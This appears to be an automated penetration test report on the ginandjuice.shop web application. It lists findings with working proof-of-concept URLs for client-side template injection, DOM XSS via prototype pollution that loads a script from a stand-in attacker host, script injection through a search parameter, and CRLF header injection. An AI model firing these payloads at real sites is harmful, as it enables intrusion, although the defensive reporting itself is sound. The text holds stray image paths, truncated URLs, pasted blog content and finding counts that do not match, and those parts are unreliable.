Barrion

20 July 2026

Penetration Test Report

Prepared for ginandjuice.shop

CONFIDENTIAL

Contents

1. Executive Summary

1.1 Confidentiality Statement

This report is the confidential property of the client. Barrion retains ownership of its testing methodology and tooling. The report contains proprietary and confidential information; duplication, redistribution, or use, in whole or in part, requires the consent of the client. The client may share this report with auditors under a non-disclosure agreement to demonstrate penetration-testing compliance. It is classified **CONFIDENTIAL**.

1.2 Report Overview

On 20 July 2026, Barrion performed an AI-driven web application penetration test for the client to evaluate its security posture and determine its exposure to a targeted attack. The assessment simulates a real-world attacker to identify risks to the confidentiality, integrity, and availability of the application and its data. The configured scope was limited to `https://ginandjuice.shop` and its associated endpoints.

The assessment identified 17 finding(s) across the in-scope targets. 6 high-severity issue(s) should be prioritised for remediation. Findings should be remediated in severity order, starting with the highest. Each finding below includes a recommendation and supporting evidence.

The target's security posture is moderate: high-severity findings should be prioritised in the next remediation cycle. Remediate findings in severity order, starting with the highest, and re-test to confirm each fix.

1.3 Key Findings & Business Impact

Client-side template injection

Exploitation could expose sensitive data or allow unauthorised actions, materially affecting the security of the application and its users.

Client-side template injection

Exploitation could expose sensitive data or allow unauthorised actions, materially affecting the security of the application and its users.

DOM-based cross-site scripting

Exploitation could expose sensitive data or allow unauthorised actions, materially affecting the security of the application and its users.

DOM-based cross-site scripting

Exploitation could expose sensitive data or allow unauthorised actions, materially affecting the security of the application and its users.

HTTP response header injection (CRLF)


Exploitation could expose sensitive data or allow unauthorised actions, materially affecting the security of the application and its users.

SQL injection confirmed by sqlmap

Exploitation could expose sensitive data or allow unauthorised actions, materially affecting the security of the application and its users.

2. Findings

2.1 Vulnerability Distribution



The assessment identified **17** finding(s), categorised below by severity. Findings should be remediated in severity order, starting with the highest.

- **High (6):** High issues can expose sensitive data or allow unauthorised actions and should be prioritised.
- **Medium (5):** Medium issues weaken the security posture and can contribute to a larger compromise.
- **Low (6):** Low issues are hardening gaps that incrementally reduce the attack surface.

2.2 Master Findings Table

Each confirmed vulnerability is listed below with its current state and severity. The identifier links to the detailed analysis in section 2.3.

ID	FINDING	STATE	SEVERITY
PT-1	Client-side template injection	Open	High
PT-2	Client-side template injection	Open	High
PT-3	DOM-based cross-site scripting	Open	High
PT-4	DOM-based cross-site scripting	Open	High
PT-5	HTTP response header injection (CRLF)	Open	High
PT-6	SQL injection confirmed by sqlmap	Open	High
PT-7	Client-side prototype pollution	Open	Medium
PT-8	Missing rate limiting (unrestricted resource consumption)	Open	Medium
PT-9	Missing rate limiting (unrestricted resource consumption)	Open	Medium
PT-10	Cookie set without HttpOnly (AWSALBCORS)	Open	Low
PT-11	Cookie set without HttpOnly, Secure, SameSite (AWSALB)	Open	Low
PT-12	DOM data manipulation (reflected DOM-based)	Open	Low
PT-13	DOM data manipulation (reflected DOM-based)	Open	Low
PT-14	Link manipulation (reflected DOM-based)	Open	Low
PT-15	Link manipulation (reflected DOM-based)	Open	Low

2.3 Detailed Findings

2.3.1 Client-side template injection

High Open Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/blog?search=bx8f3ac{{7331%2A31}}bx8f3ae&searchTerm=bx8f3ac{{7331%2A31}}bx8f3ae&q=bx8f3ac{{7331%2A31}}bx8f3ae&query=bx8f3ac{{7331%2A31}}bx8f3ae&term=bx8f3ac{{7331%2A31}}bx8f3ae&s=bx8f3ac{{7331%2A31}}bx8f3ae&keyword=bx8f3ac{{7331%2A31}}bx8f3ae&category=bx8f3ac{{7331%2A31}}bx8f3ae&name=bx8f3ac{{7331%2A31}}bx8f3ae&id=bx8f3ac{{7331%2A31}}bx8f3ae&lang=bx8f3ac{{7331%2A31}}bx8f3ae&message=bx8f3ac{{7331%2A31}}bx8f3ae&msg=bx8f3ac{{7331%2A31}}bx8f3ae#bx8f3ac{{7331*31}}bx8f3ae - *
OWASP / WSTG	WSTG-CLNT-06
CWE	1336
Confidence	CONFIRMED - exploit reproduced with captured evidence

DESCRIPTION

A headless-browser probe confirmed client-side template injection: template expression {{7331*31}} evaluated to 227261 in the rendered DOM

BUSINESS IMPACT

Exploitation could expose sensitive data or allow unauthorised actions, materially affecting the security of the application and its users.

HOW TO EXPLOIT

Load https://ginandjuice.shop/blog?search=bx8f3ac{{7331%2A31}}bx8f3ae&searchTerm=bx8f3ac{{7331%2A31}}bx8f3ae&q=bx8f3ac{{7331%2A31}}bx8f3ae&query=bx8f3ac{{7331%2A31}}bx8f3ae&te in a browser. Source: param/hash. template expression {{7331*31}} evaluated to 227261 in the rendered DOM


REMEDIATION

Never place untrusted input where a client-side template engine (AngularJS, Vue, Handlebars) will evaluate it. Escape output and, for AngularJS, avoid rendering user data inside interpolation contexts.

EVIDENCE

DOM audit observation

```
template expression {{7331*31}} evaluated to 227261 in the rendered DOM
```



Affected page: https://ginandjuice.shop/blog?search=bx8f3ac{{7331%2A31}}bx8f3ae&searchTerm=bx8f3ac{{7331%2A31}}bx8f3ae&q=bx8f3ac{{7331%2A31}}bx8f3ae&query=bx8f3ac{{7331%2A31}}bx8f3ae&term=bx8f3ac{{7

2.3.2 Client-side template injection

High | Open | Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/catalog?search=bx8f3ac{{7331%2A31}}bx8f3ae&searchTerm=bx8f3ac{{7331%2A31}}bx8f3ae&q=bx8f3ac{{7331%2A31}}bx8f3ae&query=bx8f3ac{{7331%2A31}}bx8f3ae&term=bx8f3ac{{7331%2A31}}bx8f3ae&s=bx8f3ac{{7331%2A31}}bx8f3ae&keyword=bx8f3ac{{7331%2A31}}bx8f3ae&category=bx8f3ac{{7331%2A31}}bx8f3ae&name=bx8f3ac{{7331%2A31}}bx8f3ae&id=bx8f3ac{{7331%2A31}}bx8f3ae&lang=bx8f3ac{{7331%2A31}}bx8f3ae&message=bx8f3ac{{7331%2A31}}bx8f3ae&msg=bx8f3ac{{7331%2A31}}bx8f3ae#bx8f3ac{{7331*31}}bx8f3ae - *
OWASP / WSTG	WSTG-CLNT-06
CWE	1336
Confidence	CONFIRMED - exploit reproduced with captured evidence

DESCRIPTION

A headless-browser probe confirmed client-side template injection: template expression {{7331*31}} evaluated to 227261 in the rendered DOM

BUSINESS IMPACT

Exploitation could expose sensitive data or allow unauthorised actions, materially affecting the security of the application and its users.

HOW TO EXPLOIT

Load https://ginandjuice.shop/catalog?search=bx8f3ac{{7331%2A31}}bx8f3ae&searchTerm=bx8f3ac{{7331%2A31}}bx8f3ae&q=bx8f3ac{{7331%2A31}}bx8f3ae&query=bx8f3ac{{7331%2A31}}bx8f3ae&te in a browser. Source: param/hash. template expression {{7331*31}} evaluated to 227261 in the rendered DOM


REMEDIATION

Never place untrusted input where a client-side template engine (AngularJS, Vue, Handlebars) will evaluate it. Escape output and, for AngularJS, avoid rendering user data inside interpolation contexts.

EVIDENCE

DOM audit observation

```
template expression {{7331*31}} evaluated to 227261 in the rendered DOM
```



Affected page: https://ginandjuice.shop/catalog?search=bx8f3ac{{7331%2A31}}bx8f3ae&searchTerm=bx8f3ac{{7331%2A31}}bx8f3ae&q=bx8f3ac{{7331%2A31}}bx8f3ae&query=bx8f3ac{{7331%2A31}}bx8f3ae&term=bx8f3ac{{7

2.3.3 DOM-based cross-site scripting

High | Open | Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/blog?__proto__[transport_url]=https://bx8f3alink.example.net/bx8f3a - __proto__[transport_url]
OWASP / WSTG	WSTG-CLNT-01
CWE	1321
Confidence	CONFIRMED - exploit reproduced with captured evidence

DESCRIPTION

A headless-browser probe confirmed dom-based cross-site scripting: prototype pollution of 'transport_url' caused the page to load an attacker-controlled script URL (bx8f3alink.example.net)

BUSINESS IMPACT

Exploitation could expose sensitive data or allow unauthorised actions, materially affecting the security of the application and its users.

HOW TO EXPLOIT

Load https://ginandjuice.shop/blog?__proto__[transport_url]=https://bx8f3alink.example.net/bx8f3a in a browser. Source: query. prototype pollution of 'transport_url' caused the page to load an attacker-controlled script URL (bx8f3alink.example.net)

REMEDIATION

Avoid passing untrusted data to DOM sinks (innerHTML, document.write, script.src, eval). Context-encode on output, prefer textContent, and apply Trusted Types + a strict CSP.

EVIDENCE

DOM audit observation

```
prototype pollution of 'transport_url' caused the page to load an attacker-controlled script URL (bx8f3alink.example.net)
```

BLOG

Search the blog...

A HAIRY DAY

Yo dudes! Carlos here again. I want to tell you about what happened in the store the other day. Man, I was getting so tight over it I thought I'd bust a blood vessel. So, I get this phone call...

VIEW POST

THE COMPLAINT

My main man Peter Wiener called by the other day with some coffee and croissants, I don't know who he thinks he is, gone all posh and the like. Anyways, we're jus' havin' a chat, Wiener was jus' sayin' his...

VIEW POST

TRAINING DAY

They say no man is an Island. I don't know why they say it, or what it really means, but I think it means we don't work alone. Anyways, my little store has a couple of investors, they gave me...

VIEW POST

THE THIRD WHEEL

Yo homies! I wanna tell ya about Ginny's birthday last week. I was dead happy that me and Gin were still together for her birthday and wanted to make it real special - she is my girlfriend after all. So,...

VIEW POST

CARLOS MONTOYA VS PETER WIENER

If you know me, you'll know my homie Peter Wiener is always playin' pranks on me, some of the stunts he's pulled have been a right headache. So, one day I decides it's time to get my own back. I...

VIEW POST

MEETING GINNY

It's not a coincidence I have a girlfriend called Ginny, with me runnin' a Gin & Juice store an' all. I wanted a girlfriend who would suit my lifestyle, you know what I mean? So I went speed dating with...

VIEW POST

NEVER MISS A DEAL - SUBSCRIBE NOW

Join our worldwide community of gin and juice fanatics, for exclusive news on our latest deals, new releases, collaborations, and more.

Email address

SUBSCRIBE

Affected page: https://ginandjuice.shop/blog?__proto__[transport_url]=https://bx8f3alink.example.net/bx8f3a

2.3.4 DOM-based cross-site scripting

High Open Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/catalog?searchTerm=%5C%27%3Bwindow.bx8f3axss%3D1%3B%2F%2F - searchTerm
OWASP / WSTG	WSTG-CLNT-01
CWE	79
Confidence	CONFIRMED - exploit reproduced with captured evidence

DESCRIPTION

A headless-browser probe confirmed dom-based cross-site scripting: injected script executed (window.bx8f3axss set)

BUSINESS IMPACT

Exploitation could expose sensitive data or allow unauthorised actions, materially affecting the security of the application and its users.

HOW TO EXPLOIT

Load https://ginandjuice.shop/catalog?searchTerm=%5C%27%3Bwindow.bx8f3axss%3D1%3B%2F%2F in a browser. Source: param. injected script executed (window.bx8f3axss set)


REMEDIATION

Avoid passing untrusted data to DOM sinks (innerHTML, document.write, script.src, eval). Context-encode on output, prefer textContent, and apply Trusted Types + a strict CSP.

EVIDENCE

DOM audit observation

```
injected script executed (window.bx8f3axss set)
```



Affected page: https://ginandjuice.shop/catalog?searchTerm=%5C%27%3Bwindow.bx8f3axss%3D1%3B%2F%2F

2.3.5 HTTP response header injection (CRLF)

High | Open | Identified on 20 July 2026

Affected	GET https://ginandjuice.shop/catalog?category=Accessories%0d%0aX-Barrion-bhb16be995:%20bhb16be995 - category
OWASP / WSTG	WSTG-INPV-16
CWE	113
Confidence	FIRM - strong tool/scanner signal plus matching observed response behavior

DESCRIPTION

A CRLF sequence injected into the 'category' parameter was copied unfiltered into the HTTP response headers, adding an attacker-controlled header. This enables response header injection / response splitting (session fixation, cache poisoning, XSS).

BUSINESS IMPACT

Exploitation could expose sensitive data or allow unauthorised actions, materially affecting the security of the application and its users.

HOW TO EXPLOIT

Request https://ginandjuice.shop/catalog?category=Accessories%0d%0aX-Barrion-bhb16be995:%20bhb16be995 and observe the injected 'x-barrion-bhb16be995' response header.

REMEDIATION

Strip or reject CR/LF (and their encodings) from any user input reflected into response headers; prefer framework header APIs that reject control characters.

